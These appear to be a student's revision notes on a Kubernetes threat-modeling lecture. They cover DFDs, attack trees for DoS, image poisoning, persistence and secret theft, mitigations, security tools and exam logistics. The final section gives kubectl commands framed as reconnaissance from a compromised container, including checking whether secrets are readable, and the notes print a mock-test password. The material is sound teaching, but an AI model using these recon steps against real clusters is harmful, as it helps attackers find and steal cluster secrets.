Threat Modeling I (Lecture 08) introduced the *process* of threat modeling — the four canonical steps of model the system, find threats, address threats, and validate (L12 p.4). Threat Modeling II takes that process and **applies it end-to-end to a single, realistic, complex system: a Kubernetes (K8s) cluster** (L12 p.5). The point of the lecture is to show what threat modeling looks like at scale on cloud-native infrastructure: how you draw the system as a data-flow diagram (DFD) with trust boundaries, how you enumerate attack vectors, and how you decompose each high-level attacker goal into a detailed **attack tree** of sub-goals and concrete leaf steps (L12 pp.8–14). It then closes the loop by listing K8s **security features**, hardening **best practices**, and **open-source tooling** that mitigate the modeled threats (L12 pp.15–17).

This matters for the exam for two reasons. First, threat modeling is examinable as a concept (the four steps, the key questions, DFD/trust-boundary notation, attack-tree AND/OR logic) and as an applied skill (reading or sketching a threat model for a given system) (L12 pp.4, 8–14). Second, this lecture is also the **revision + exam-prep** session: it explicitly names the topics to revise, describes the mock test, and gives concrete exam logistics and a "what to study" list (L12 pp.20–24). So the same document tells you both *a* topic that will be tested and *how* the whole exam is structured.

Key Concepts

Recall: the threat modeling process and its key questions

What / why: Threat modeling is a structured way of thinking about what can go wrong in a system *before* (and during) building it, so that defences are designed in rather than bolted on. The lecture re-states the definition implicitly by re-asking "What is threat modelling?" and "What are the key questions to ask when you perform threat modeling?" as a revision prompt (L12 p.4).

How — the four steps (L12 p.4): 1. **Model System** — create an application diagram (a DFD) to model the system. 2. **Find Threats** — identify the threats. 3. **Address Threats** — mitigate the threats. 4. **Validate** — validate the model to ensure threats are mitigated.

These four steps form a loop (Model → Find → Address → Validate → back to Model) (L12 p.4). The "key questions" framing the slide alludes to are the standard four threat-modeling questions (What are we building? What can go wrong? What are we going to do about it? Did we do a good job?) — the slide poses the question rather than spelling out the four answers, so treat the four process steps above as the

lecture's own concrete enumeration (L12 p.4).

Exam tie-back: this slide is the bridge from Threat Modeling I. STRIDE and DFDs are the Lecture-08 machinery; here you *use* a DFD (p.8) and attack trees (pp.10–14) to do steps 1–2 on Kubernetes.

Use case: why Kubernetes for the worked example

What / why: Kubernetes is chosen as the worked example because it is a large, distributed, multi-component system with many trust boundaries — exactly the kind of system where a disciplined threat model pays off (L12 p.5). The whole middle of the lecture (pp.5–17) is one extended applied threat model of a K8s cluster.

The 4Cs of cloud-native security

What / why: Before modeling K8s threats, the lecture frames cloud-native security as nested layers — the **4Cs** — so that mitigations can be placed at the right layer (L12 p.6). The layers are nested: an outer layer's weakness undermines everything inside it.

The 4Cs (L12 p.6): 1. **Cloud** — security of the cloud infrastructure (the outermost layer). 2. **Cluster** — Kubernetes cluster-level security. 3. **Container** — security of the Dockerfile/Containerfile, the image, etc. 4. **Code** — security of the actual code implementation (the innermost layer).

How to use it: map each threat and mitigation to its C. E.g. "don't run as root" and "know your base image" are **Container**-layer controls; RBAC and network policies are **Cluster**-layer controls (L12 pp.6, 15–16).

Kubernetes architecture (what you are modeling)

What / why: You cannot model threats to a system you cannot draw. The lecture gives the cluster architecture so the DFD and attack trees make sense (L12 p.7).

Main components (L12 p.7): - **Control plane (Master Node)** — contains: - **API Server** — the central hub; everything talks through it. - **etcd** — the cluster key-value store (holds cluster state and secrets). - **Scheduler** — decides which node a new pod runs on. - **Controller Manager / Cloud Controller Manager** — reconcile desired vs. actual state and integrate with the cloud provider. - **Worker nodes** — each contains: - **Kubelet** — node agent that talks to the API server and runs pods. - **Container Runtime** (e.g. containerd) — actually runs containers. - **Kube-proxy** — handles networking / updates iptables. - **K8s Objects** (pods, etc.). - **Developer** submits work to the API server; the **End User** consumes services via the worker nodes; a **Cloud Provider API** sits at the edge (L12 p.7).

The Kubernetes DFD and trust boundaries

What / why: Slide 8 is a full **data-flow diagram (DFD)** of the cluster, drawn in the CNCF Financial User Group style. This is step 1 (Model System) made concrete (L12 p.8).

DFD notation (the slide's own key) (L12 p.8): - **Solid arrow** = Data Flow. - **Dashed red line** = **Trust Boundary**. - **Solid (machine) boundary** = Machine Segregation. - **Circle** = Process or Component. - **Shaded rectangle** = Data Store.

What the DFD shows (L12 p.8): the **API Server** (process) sits at the centre and reads/writes **etcd** (data store). The **Controller** polls for current/desired state and manages replicas, service accounts and endpoints; the **Scheduler** schedules pods / polls for new pods. A **User** applies a deployment through the API Server. On the worker side, the **Kubelet** gets images, the **ContainerD** runtime pulls images (image manifest + blobs) from the **Image Repository** (with its **Image Repository Data Store**), uses **RunC** to run containers, and checks an **Image Cache** ("available image?" → yes/no). **Kube-proxy** updates IP

Tables. Pods contain Containers. Dashed red trust boundaries separate the control plane, the worker components, the image repository, and the pod from one another — these boundaries are where threats concentrate.

Exam tie-back to STRIDE/DFD: a trust boundary on a DFD is exactly where you apply STRIDE per element. Data flows crossing a boundary are candidates for Tampering and Information Disclosure; the API Server process is a candidate for Spoofing/Elevation of Privilege; etcd (data store) is a candidate for Tampering and Information Disclosure.

Security boundaries and main attack vectors

What / why: Having drawn the DFD, the lecture names the **main attack vectors** — the high-level ways an attacker crosses the cluster's security boundaries (L12 p.9). These become the *roots* of the attack trees that follow.

Main attack vectors (L12 p.9): - **Denial of Service (DoS)** — prevent the system from functioning by **exhausting resources within the cluster**. - **Compromised Container** — provides a **remote execution point** for an attacker. - **Service Token Compromise** — allows **unauthorized access to the cluster API**. - **Network Endpoints** — access to endpoints **if the pod's network policy permits it**. - **RBAC Issues** — many attack vectors rely on **mis-configuration of RBAC policies**.

Attack trees (the core technique of this lecture)

What / why: An **attack tree** decomposes a single attacker goal (the root) into the sub-goals and concrete steps needed to achieve it. It is the technique used throughout pp.10–14 to turn each attack vector into a detailed, analysable plan. Attack trees make it explicit *which combinations* of steps an attacker must complete (L12 pp.10–14).

How to read one — the slide's own key (L12 p.10): - **AND node** — all child sub-goals must be achieved for the parent to succeed. - **OR node** — any one child sub-goal is sufficient for the parent. - **NODE** — an intermediate goal. - **Label / notes** — annotations (e.g. "May need etcd encryption key (accessible on master node)") (L12 p.10). - **Subtree** — a goal expanded elsewhere / reused. - **GOAL** (leaf) — a concrete, actionable step, often referencing a specific finding (e.g. **[D13] Service account has sufficient privilege, [D14] Find valid service account token**) (L12 p.10).

The trees are read **top-down from the root goal to the leaves**; the leaves are the concrete things an attacker (or a defender deciding what to block) cares about.

Attack tree 1 — DoS, left branch (L12 p.10)

Root family: **exhaust compute resources**. Branches include: *add a process to a running pod; use a privileged container to start/modify a process on the host (root)* — via importing malicious code, exploiting existing tooling in the container, modifying files on the host filesystem, or starting a process using Docker / in the host PID namespace (leaves like "find Pod/Container with access to host filesystem", "with mounted docker socket", "with HostPID", "with SYS_PTRACE capability enabled"); *write new workloads into the etcd data store* (note: **may need the etcd encryption key, accessible on the master node**; use the **K8s API client cert to authenticate to etcd** → obtain the client certificate from the master node → find privileged workload scheduled on the master node / with unrestricted access to host filesystem); *create a scale deployment using the API server* (via a service-account credential → **[D13] service account has sufficient privilege, [D14] find valid service-account token**); and *create an autoscaling event within an existing deployment* (→ find deployment exposed to network). A leaf goal is **Gain access to Container** (L12 p.10).

Attack tree 2 — DoS, right branch (L12 p.11)

Root: **DoS K8s Cluster** → **Perform DoS attack**. Sub-goals (mostly OR) and the *specific ports* they target (L12 p.11): - **Exhaust compute resources** → reduce worker node pool → bring Kubelet down / render Kubelet healthcheck unresponsive → **DoS Kubelet port 10255 [D10], 10250 [D11], 10248 [D12]** . - **Disrupt rate/restart scheduling of workloads** → **loss of etcd quorum** / prevent etcd internal consistency / prevent changes to desired cluster state. - **DoS etcd peer port 2380 [D5], DoS etcd client port 2379 [D5]** . - **DoS API server port 6443 [D1] / 8080 [D2]** . - **Bring scheduler down (prevent rescheduling)** → **DoS scheduler port 10251 [D4] / 10259 [D3]** . - **Bring controller-manager down (lose control loop)** → **DoS controller-manager port 10252 [D6] / 10257 [D7]** . - **Disrupt networking** → **DoS kube-proxy (bring kube-proxy down → host) port 10249 [D8] / 10256 [D9]**; **DoS DNS (bring K8s DNS down → DNS service down, DNS queries fail) port 53**; **degrade CNI overlay network** → **DoS exposed CNI ports (TBD/CNI-specific)**; saturate CNI network. - **Prevent new worker nodes joining the cluster** → DoS the network boot service (e.g. PXE server).

Exam note: the [D#] labels and named ports (2379/2380, 6443/8080, 10250/10251/10252/10255/10256/10257/10259/10248/10249, 53) are the kind of detail that *could* appear in a multiple-choice question. The big idea — *each control-plane and node component listens on a port, and each port is a DoS target* — is the takeaway; memorise the port→component mapping only if you want MCQ insurance.

Attack tree 3 — Malicious code execution / pull secret (L12 p.12)

Root: **malicious code in workload** → **deploy poisoned container image** → *image deployed as part of normal release OR poison image in container registry*. To poison the registry you must **obtain the image pull secret**, which requires **pull-secret has write/overwrite privileges** and one of: *make a K8s API request, use the running container with host filesystem access, or read the K8s secret from the Kubelet* (L12 p.12).

Attack tree 3b — Malicious: gain access to container (L12 p.12)

Root: **malicious code in workload** → *execute in running container OR use privileged container to start/modify a process on host [M5]*. Leaves: [M6] **import malicious code** (find workload with tools for downloading/executing malicious code); [M7] **modify file on host filesystem** (find Pod/Container with access to host filesystem); [M8] **start process using container runtime** (find Pod/Container with mounted docker socket); [M9] **start child process in host PID namespace** (find Pod/Container with HostPID / with SYS_PTRACE capability enabled). Leaf goal: **Gain access to container** (L12 p.12).

Attack tree 4 — Establish persistence / container compromise (L12 p.13)

Root: **Establish Foothold & Persistence** (L12 p.13). Major branches: - **Foothold with no resilience** (start process in running container → exploit existing tooling / import malicious code). - **Foothold with resilience to container restart** (mis-configure container for app access via NGINX config; write/set config file on volume). - **Foothold with resilience to pod deletion/creation** (mis-configure container to gain app access via NGINX config; write config file to volume that persists). - **Foothold with resilience to node restart** (create a restarting container on host using Docker restart-always; create init for init system on join; use running container with mounted docker socket). - **Foothold with resilience to node rebuild / app deletion** (modify K8s resources via API server; compromise PKI; modify K8s objects stored within etcd → use K8s API client cert to authenticate to etcd → obtain certificates from master node → find privileged workload with unrestricted access to host filesystem; workload on master nodes).

Attack tree 5 — Scenarios: compromised container (L12 p.14)

Two scenario sub-trees (L12 p.14): - **Create malicious worker node** → add host to cluster → *manually add worker* (launch kubelet on a new host with autoregistration flag / register-node; **create valid kubelet client certificate** → sign certificate using K8s API / sign certificate offline → sign certificate remotely /

exfil K8s CA → container on master node / container has unrestricted access to host filesystem) OR *kubeadm join* (use bootstrap token → create token in K8s secrets / obtain existing token from K8s secrets; launch compute; API server configured to permit bootstrap token auth). - **Steal / exfiltrate secrets** (highlighted **ATTACK TREE** node, "obtain secrets from RUNNING container"): push poisoned image to / exfiltrate image from image repository (→ use image-registry credential → pull-secret mis-configured to allow pull / exfiltrate image pull secret from K8s → Kubelet get secrets / get all secrets for pods in namespace → **RBAC allow secret retrieval**); unauthorized access / exfiltration of data / perform cryptojacking / ransomware attack on datastore (→ connect to internal datastore with stolen credentials → obtain secrets from running container → start pod with existing image / attach to running container → exploit API service token / user token → have access to API server (kubectl or curl) / get service account or user token [SC2] / RBAC permissions open on service token [SC1] → remote code execution in container).

Read these as worked examples of how a single root goal explodes into dozens of concrete, mitigatable leaf conditions. For the exam you need to (a) read AND/OR logic, (b) trace root→leaf, and (c) name a mitigation for a leaf — not memorise every node (L12 pp.10–14).

Linking attack trees back to mitigations: K8s security features

What / why: After enumerating threats, you address them (step 3). The lecture lists the built-in K8s **security features** that mitigate the modeled attack vectors (L12 p.15): - **Authentication** — many mechanisms: client certs, OpenID, static token file, etc. - **Authorization** — **RBAC, ABAC, Node, and Webhook** modes (directly counters the "RBAC issues" attack vector). - **Audit Logging** — periodically watch audit logs (detection / validation). - **Network Policies** — *all pods can talk to each other by default*; you must **add a network policy** (counters the "network endpoints" vector). - **Pod Security Policies** — add pod security policies. - **Kubernetes Secrets** — use K8s Secrets instead of ConfigMaps to store sensitive data.

Best practices: reduce the attack surface

What / why: Defence-in-depth hardening across the **host, container images, and cluster** layers — i.e. shrink what an attacker can reach (L12 p.16): - **Minimize privilege** to applications running on the host. - **Know your base image** when building containers. - **The smaller the image, the better.** - **Don't rely on the :latest tag** (pin versions). - **Check for vulnerabilities periodically.** - **Don't run as root.** - **Limit host mounts.** - **Ensure TLS checklist for the cluster.**

Open-source K8s security tooling

What / why: Tools automate the validation and vulnerability-finding steps (L12 p.17). The exact tool→purpose mapping from the slide: - **kube-bench (Aqua)** — checks whether Kubernetes is **securely deployed** (CIS-benchmark conformance). - **Kubesecc** — **security risk analysis** for Kubernetes resources. - **Clair** — **static analysis of vulnerabilities in containers** (image scanning). - **Kubescape** — security platform that **scans clusters, Kubernetes manifest files, code repos, container registries and images.** - **Notary (Notary Project)** — CLI tool to **sign and verify artifacts**; a solution to **secure updates and distribution**; used in **Docker Trusted Registry**.

The lecture also points to the **CNCF Security Landscape** (<https://landscape.cncf.io/>) to keep up with the tooling ecosystem (L12 p.18).

Revision: the topics the course will test

What / why: Slide 20 is the revision menu — the topics the lecturer invites questions on, i.e. the examinable syllabus (L12 p.20): - Introduction - Vulnerability Assessment - Penetration Testing - Social

(That list mirrors the course plan on slide 2: L01 Intro & Lab Set-up, L02 Vulnerability Assessment, L03 Penetration Testing, L04 Firewalls and IDS, L05 Malware & SQL, L06 Denial of Service, L07 Social Engineering/Phishing, L08 Threat Modelling I, L09 Cryptography, L10 Multi-party Computation, L11 Privacy/Data Protection/GDPR, L12 Threat Modelling II/Revision) (L12 pp.2, 20).

Mock test and exam logistics

What / why: The lecture doubles as exam prep and states the rules (L12 pp.21-24). See **Revision Notes** below for the full list — these are the highest-value facts on the slides.

Glossary

- **Threat modeling** — a structured process of modeling a system, finding threats, addressing them, and validating that they are mitigated (L12 p.4).
- **DFD (Data-Flow Diagram)** — the "model the system" artifact; shows processes, data stores, data flows and trust boundaries (L12 p.8).
- **Trust boundary** — a line (dashed red on the slide's DFD) where the level of trust changes and where threats concentrate (L12 p.8).
- **Data store** — a place data is held at rest (shaded rectangle on the DFD), e.g. etcd, image repository data store (L12 p.8).
- **Process / Component** — an active element on the DFD (circle), e.g. API Server, Kubelet (L12 p.8).
- **Machine segregation** — a boundary (solid line) indicating a separate machine in the DFD (L12 p.8).
- **Attack tree** — a tree decomposing an attacker goal (root) into sub-goals and concrete leaf steps, combined with AND/OR logic (L12 pp.10-14).
- **AND node** — parent goal achieved only if **all** children are achieved (L12 p.10).
- **OR node** — parent goal achieved if **any one** child is achieved (L12 p.10).
- **Leaf / GOAL** — a concrete, actionable attacker step at the bottom of an attack tree (L12 p.10).
- **Subtree** — an attack-tree goal expanded (or reused) elsewhere (L12 p.10).
- **4Cs** — the nested layers of cloud-native security: Cloud, Cluster, Container, Code (L12 p.6).
- **Control plane (Master Node)** — the K8s management layer: API Server, etcd, Scheduler, Controller Manager (L12 p.7).
- **Worker node** — runs the workloads: Kubelet, Container Runtime, Kube-proxy, K8s Objects (L12 p.7).
- **API Server** — central K8s component that all requests pass through; reads/writes etcd (L12 pp.7-8).
- **etcd** — K8s key-value store holding cluster state and secrets (L12 pp.7-8).
- **Kubelet** — node agent that runs pods and pulls images; talks to the API server (L12 pp.7-8).
- **Kube-proxy** — handles node networking; updates iptables (L12 pp.7-8).
- **RBAC (Role-Based Access Control)** — an authorization mode; its **mis-configuration underlies many attack vectors** (L12 pp.9, 15).
- **ABAC / Node / Webhook** — other K8s authorization modes (L12 p.15).
- **Network Policy** — must be added explicitly because **all pods can talk to each other by default** (L12 p.15).

- **Pod Security Policy** — a control restricting what pods may do (L12 p.15).
- **K8s Secret** — the recommended store for sensitive data (use instead of ConfigMaps) (L12 p.15).
- **Service token / service-account token** — credential that, if compromised, allows unauthorized access to the cluster API (L12 p.9).
- **Pull secret** — credential to pull images from a registry; if write/overwrite-capable it lets an attacker poison the registry (L12 p.12).
- **Compromised container** — a container that gives the attacker a remote execution point (L12 p.9).
- **HostPID** — pod setting that puts a container in the host's PID namespace; a leaf condition enabling host-process attacks (L12 pp.10, 12).
- **SYS_PTRACE capability** — a container capability that enables tracing/manipulating other processes; an attack-tree leaf condition (L12 pp.10, 12).
- **Docker socket (mounted)** — exposing the host's Docker socket into a container; a leaf condition enabling runtime abuse (L12 pp.10, 12).
- **etcd encryption key** — key (accessible on the master node) needed to read/write secrets in etcd in some attack paths (L12 p.10).
- **kube-bench** — tool that checks whether K8s is securely deployed (CIS benchmark) (L12 p.17).
- **Kubesecc** — security risk analysis for K8s resources (L12 p.17).
- **Clair** — static analysis of vulnerabilities in containers (image scanner) (L12 p.17).
- **Kubescape** — scans clusters, manifests, code repos, registries and images (L12 p.17).
- **Notary** — signs/verifies artifacts; secures update distribution; used in Docker Trusted Registry (L12 p.17).
- **CNCF (Cloud Native Computing Foundation)** — body whose Financial User Group produced the K8s threat model used here; also hosts the security landscape (L12 pp.8, 18).
- **MCQ / MAQ** — Multiple-Choice / Multiple-Answer Questions (some questions have more than one correct option) (L12 pp.22-23).

How-To Cookbook

Cookbook A — Threat-model a system end to end (the lecture's workflow, applied)

1. **Model the system (DFD).** Draw the system as a data-flow diagram: mark every **process/component** (circle), **data store** (shaded box), **data flow** (arrow), and **trust boundary** (dashed line). For K8s this is the control plane (API Server, etcd, Scheduler, Controller) and worker nodes (Kubelet, ContainerD/RunC, Kube-proxy, Pods) with the Image Repository (L12 pp.4, 8).
2. **Identify trust boundaries.** Anywhere trust changes — between control plane and workers, between the cluster and the image registry, around the pod — draw a boundary. Boundaries are where you concentrate analysis (L12 p.8).
3. **Enumerate the main attack vectors** crossing those boundaries: DoS (resource exhaustion), compromised container (remote execution), service-token compromise (API access), network endpoints (if policy permits), RBAC mis-configuration (L12 p.9).
4. **Build an attack tree per vector.** Put the vector as the **root goal**. Decompose into sub-goals; mark each junction **AND** (all children needed) or **OR** (any child suffices). Continue until each branch ends in a **concrete leaf** — an actionable condition like "find Pod/Container with mounted docker socket" or "find valid service-account token [D14]" (L12 pp.10-14).
5. **Annotate leaves with prerequisites.** Use label/notes nodes for conditions an attacker must meet

(e.g. "may need etcd encryption key, accessible on master node") (L12 p.10).

6. **Address the threats (map mitigations to leaves).** For each leaf, name a K8s control that blocks it: RBAC/Authentication for token leaves, Network Policies for network-endpoint leaves, Pod Security Policies for HostPID/privileged-container leaves, K8s Secrets for secret-storage leaves, audit logging for detection (L12 p.15).
7. **Harden to shrink the attack surface.** Apply best practices: least privilege on the host, known/small base images, no `:latest`, periodic vuln scans, don't run as root, limit host mounts, TLS checklist (L12 p.16).
8. **Validate with tooling.** Run kube-bench (secure deployment), Kubesec (resource risk), Clair (image vulns), Kubescape (broad scan), Notary (artifact signing) and review audit logs to confirm the threats are actually mitigated (L12 pp.15, 17).
9. **Iterate.** Re-run the loop (Model → Find → Address → Validate) whenever the system changes (L12 p.4).

Cookbook B — Read an attack tree under exam conditions

1. **Find the root** (top node) — the attacker's overall goal (L12 pp.10–14).
2. **Classify each junction** using the key: triangle/marker for **AND** (all children) vs **OR** (any child) (L12 p.10).
3. **Trace one path root→leaf.** Read the chain of sub-goals down to a concrete leaf.
4. **Read AND vs OR for difficulty.** An OR-heavy tree means many independent ways in (block them all); an AND chain means the attacker must complete every step (block any one step to break the chain) (L12 p.10).
5. **Map a leaf to a mitigation** (see Cookbook A step 6) — this is the most likely short-answer task.

Cookbook C — Prioritise mitigations (defender's order of work)

1. **Block AND-chains at their weakest single link first** — breaking one node of an AND chain defeats the whole path cheaply (L12 p.10).
2. **Close the most-reused leaves next** — conditions appearing across many trees (e.g. "container with host filesystem access", "mounted docker socket", "HostPID/SYS_PTRACE") buy the most coverage per fix (L12 pp.10, 12, 13).
3. **Fix the attack vector the lecture flags as pervasive: RBAC mis-configuration** — "many attack vectors rely on mis-configuration of RBAC policies" (L12 p.9).
4. **Add the defaults that are off by default** — add Network Policies (pods talk freely by default) and Pod Security Policies; move secrets out of ConfigMaps into K8s Secrets (L12 p.15).
5. **Harden the surface** per the best-practices checklist (L12 p.16).
6. **Automate validation** with the tooling so regressions are caught (L12 p.17).

Caveat: the lecture does **not** present a formal quantitative risk-ranking scheme (no DREAD-style scoring or numeric likelihood × impact table is shown on these slides). The prioritisation above is derived from the lecture's own emphasis (AND/OR structure, RBAC being pervasive, off-by-default controls), not from a scoring formula the slides provide. If an exam question asks for a *named* risk-ranking method, note that this lecture's content is qualitative/attack-tree-based.

Exam-Style Q&A

Q1. List the four steps of the threat modeling process. A. (1) **Model the system** — create an

application/data-flow diagram; (2) **Find/identify the threats**; (3) **Address/mitigate the threats**; (4) **Validate** the model to ensure threats are mitigated. They form a continuous loop (L12 p.4).

Q2. What are the 4Cs of cloud-native security, and which layer does "don't run as root" belong to? A. **Cloud** (cloud infrastructure security), **Cluster** (K8s cluster-level security), **Container** (Dockerfile/image security), **Code** (application code security) — nested outer-to-inner. "Don't run as root" is a **Container-layer** control (L12 pp.6, 16).

Q3. In the Kubernetes DFD, what does a dashed red line represent, and why does it matter for threat modeling? A. A dashed red line is a **trust boundary**. It matters because threats concentrate where trust changes — data flows crossing a boundary are candidates for tampering/disclosure and components on the boundary for spoofing/elevation — so you apply STRIDE per element across each boundary (L12 p.8).

Q4. Name the five main attack vectors against a Kubernetes cluster identified in the lecture. A. (1) **Denial of Service** — exhaust cluster resources; (2) **Compromised Container** — remote execution point; (3) **Service Token Compromise** — unauthorized cluster-API access; (4) **Network Endpoints** — reachable if the pod's network policy permits; (5) **RBAC Issues** — many vectors rely on RBAC mis-configuration (L12 p.9).

Q5. Explain the difference between an AND node and an OR node in an attack tree, and what each implies for a defender. A. An **AND node** means the parent goal succeeds only if **all** child sub-goals are achieved; an **OR node** means **any one** child suffices. For a defender: to break an **AND** chain you only need to block **one** of its steps (cheap); to defeat an **OR** node you must block **every** alternative (L12 p.10).

Q6. The DoS attack tree targets specific ports. Why is "each component listens on a port" a threat-modeling insight, and give two example component-port pairs from the lecture. A. Each control-plane and node component exposes a network service on a port, so **each port is an independent DoS target** — flooding any one can degrade that component and ripple through the cluster (e.g. killing the scheduler stops rescheduling; killing etcd loses quorum). Examples from the lecture: **etcd client port 2379 / peer port 2380 [D5]**, **API server port 6443 [D1] / 8080 [D2]**, **Kubelet ports 10250/10255/10248 [D11/D10/D12]**, **DNS port 53** (L12 p.11).

Q7. An attack-tree leaf reads "Find Pod/Container with mounted docker socket." What is the threat, and which K8s control mitigates it? A. A mounted Docker socket lets a compromised container drive the host's container runtime — effectively host-level code execution and container escape, used to start arbitrary processes (L12 pp.10, 12). Mitigations from the lecture: **Pod Security Policies** to forbid such mounts, **limit host mounts** and **minimize privilege** (best practices), and don't run privileged/root containers (L12 pp.15, 16).

Q8. Why does "RBAC issues" deserve special attention when mitigating K8s threats? A. Because the lecture states that **many attack vectors rely on mis-configuration of RBAC policies** (L12 p.9) — service-token and secret-retrieval paths in the attack trees depend on RBAC permissions (e.g. "RBAC allow secret retrieval", "[SC1] RBAC permissions open on service token") (L12 p.14). Fixing RBAC therefore removes a prerequisite for multiple attack paths at once. The corresponding control is **Authorization (RBAC)** with least-privilege roles (L12 p.15).

Q9. List the K8s built-in security features named in the lecture and pair each with an attack vector it counters. A. **Authentication** (counters service-token/spoofing access), **Authorization: RBAC/ABAC/Node/Webhook** (counters RBAC mis-config), **Audit Logging** (detection/validation), **Network Policies** — needed because pods talk freely by default (counters network-endpoint reachability), **Pod Security Policies** (counters privileged-container/host attacks), **Kubernetes Secrets** instead of ConfigMaps (counters secret disclosure) (L12 p.15).

Q10. Match each tool to its purpose: kube-bench, Kubesec, Clair, Kubescape, Notary. A. **kube-bench** — checks whether K8s is securely deployed (CIS benchmark); **Kubesec** — security risk analysis for K8s resources; **Clair** — static analysis of vulnerabilities in containers (image scanning); **Kubescape** — scans clusters, manifests, code repos, registries and images; **Notary** — signs/verifies artifacts, secures update distribution, used in Docker Trusted Registry (L12 p.17).

Q11. Give four best practices for reducing the Kubernetes attack surface. A. Any four of: minimize privilege to host apps; know your base image; keep images small; don't rely on the `:latest` tag; check for vulnerabilities periodically; don't run as root; limit host mounts; ensure a TLS checklist for the cluster (L12 p.16).

Q12. Why is etcd a high-value target in the K8s threat model, and what does an attacker need to write to it directly? A. **etcd** is the cluster's key-value store holding cluster state and secrets, and the API Server reads/writes it (L12 p.8). To write new workloads directly into etcd, an attacker may need the **etcd encryption key (accessible on the master node)** and/or must **use the K8s API client certificate (obtained from the master node) to authenticate to etcd** (L12 p.10). So compromising the master node / its certificates unlocks etcd tampering.

Q13. Walk through one root-to-leaf path in the "malicious code execution – pull secret" tree and name a mitigation. A. Root malicious code in workload → **deploy poisoned container image** → **poison image in container registry** → **obtain image pull secret** (requires pull-secret with **write/overwrite** privilege) → e.g. **use the running container with host filesystem access** to read it (L12 p.12). Mitigations: least-privilege pull secrets (read-only), don't grant containers host filesystem access (limit host mounts, Pod Security Policies), and sign/verify images with **Notary** so a poisoned image is rejected (L12 pp.15–17).

Q14. What does "Establish Persistence" add over simply "gaining access," and name the persistence levels in the tree. A. Persistence is about surviving normal lifecycle events so the foothold isn't lost. The tree layers it by resilience: **no resilience**, **resilient to container restart**, **resilient to pod deletion/creation**, **resilient to node restart**, and **resilient to node rebuild / app deletion** (the deepest, using docker-socket restart-always containers, init-system hooks, or modifying K8s objects in etcd via the API client cert) (L12 p.13).

Q15. (Exam logistics) How many questions are on the real exam, of what types, and how long is it? A. **50 questions total: 35 MCQ/MAQ and 15 short-answer**, in **2.5 hours (3 hours with extra time)** (L12 p.23). Some questions have more than one correct option (MAQ), and you can freely navigate between questions (L12 p.22).

Gotchas

- **"Validate" is not optional and not a one-off.** Step 4 closes the loop back to step 1; the process is iterative, not linear (L12 p.4). A common mistake is treating threat modeling as a one-time document.
- **OR vs AND is the most error-prone reading.** An **OR** node means *any single* child is enough — don't assume the attacker must do all of them. An **AND** node means *all* are required — and for the defender, blocking just one breaks the chain (L12 p.10).
- **Pods are open by default.** "All pods can talk to others by default" — if you forget to add a **Network Policy**, the "network endpoints" attack vector is wide open (L12 pp.9, 15).
- **Use K8s Secrets, not ConfigMaps, for sensitive data.** Storing secrets in ConfigMaps is the mistake the slide explicitly warns against (L12 p.15).
- **:latest is a trap.** Relying on the `:latest` tag means you don't know what's actually running and

can't reason about vulnerabilities — pin versions (L12 p.16).

- **Running as root / privileged containers / mounted docker socket / HostPID / SYS_PTRACE** are recurring leaf conditions across multiple trees — each is a single mis-config that unlocks host-level attacks. Don't treat them as edge cases (L12 pp.10, 12, 13).
- **etcd compromise often routes through the master node.** Many "write to etcd" / "modify K8s objects in etcd" paths need certificates or the encryption key from the **master node**, so master-node compromise is catastrophic (L12 pp.10, 13).
- **This lecture's risk ranking is qualitative.** Don't expect a DREAD-style numeric formula on these slides; prioritisation here comes from attack-tree structure and the RBAC emphasis, not a scoring table (L12 pp.9–14).
- **Don't conflate the mock test with the real exam.** They have different sizes and durations (see Revision Notes) (L12 pp.21, 23).
- **The threat model shown is the CNCF Financial User Group model**, not a generic one — cite it as such if asked for the source (L12 p.8).

Revision Notes (what the lecture explicitly flags for the exam)

Topics to revise (slide 20) (L12 p.20) — the lecturer's own revision menu: Introduction; Vulnerability Assessment; Penetration Testing; Social Engineering & Phishing; Threat Modeling I; Threat Modeling II; and IDS, Malware, DoS, Crypto, MPC. (Full course map: L01–L12 on slide 2 (L12 p.2).)

Mock test (slide 21) (L12 p.21): - Password for the mock test: **CSF26MOCKTEST**. - Duration: **45 minutes**. - **15 questions total: 10 multiple-choice + 5 short essay**.

Exam guidelines (slide 22) (L12 p.22): - The exam is **on campus** — check your allocated room on the list at "DE" **the day before** the exam. - Contains **MCQ/MAQ and short-answer** questions. - You can **freely navigate between questions**. - You can **select multiple options** — some questions have more than one correct answer (MAQ).

Exam question paper (slide 23) (L12 p.23): - **Total: 50 questions**. - **35 MCQ/MAQ + 15 short-answer**. - **Duration: 2.5 hours (3 hours with extra time)**.

Exam preparation guidance (slide 24) (L12 p.24) — the highest-value "what to study" slide: - **Learn and understand the concepts in the slides and exercises**. - **Focus on the lecture slides and exercises**. - **Practice the exercises for Labs 2, 3, 5, 6, 8, and 9**. (i.e. Vulnerability Assessment, Penetration Testing, Malware & SQL, Denial of Service, Threat Modelling I, and Cryptography — based on the L01–L12 mapping (L12 p.2).)

References for deeper reading on the K8s model (slide 19) (L12 p.19): Kubernetes Security Cheat Sheet; Kubernetes Threat Model – CNCF Financial User Group; Kubernetes Threat Model – CloudSecDocs; A Deep Dive into Kubernetes Threat Modeling – Trend Micro; Kubernetes Hardening Guidance (DoD). Also the CNCF Security Landscape: <https://landscape.cncf.io/> (L12 pp.18–19).

Bottom-line exam strategy from this lecture: master the four-step process and AND/OR attack-tree reading (Threat Modeling is examinable both conceptually and applied); for the Kubernetes case, be able to name the 4Cs, the five attack vectors, the K8s security features, and the tool→purpose mapping; and **drill the labs the lecturer named (2, 3, 5, 6, 8, 9)** since those are explicitly flagged for practice (L12 pp.4, 6, 9, 10, 15, 17, 24).

12. Threat Modeling II — Commands & Code Examples

List every pod across all namespaces (recon)

What: Inventory the running workloads cluster-wide — step 1 (Model the System) reconnaissance on K8s (L12 p.4, p.8).

```
# kubectl (standard syntax)
kubectl get pods -A
kubectl get pods --all-namespaces -o wide # -o wide adds node + pod IP
```

Notes: `-A` / `--all-namespaces` is the recon staple — it reveals every workload, the node each runs on, and pod IPs. From a compromised container this maps the cluster's attack surface (the DFD components on p.8). `-o wide` exposes which node a pod sits on, useful for finding workloads scheduled on the master node (an etcd attack prerequisite, L12 p.10).

Enumerate your own effective permissions (authz recon)

What: Ask the API server what the current identity is allowed to do — directly probes the "RBAC issues" attack vector (L12 p.9).

```
# kubectl (standard syntax)
kubectl auth can-i --list # all verbs/resources for me
kubectl auth can-i create deployments # single check -> yes/no
kubectl auth can-i get secrets -n kube-system # can I read secrets here?
```

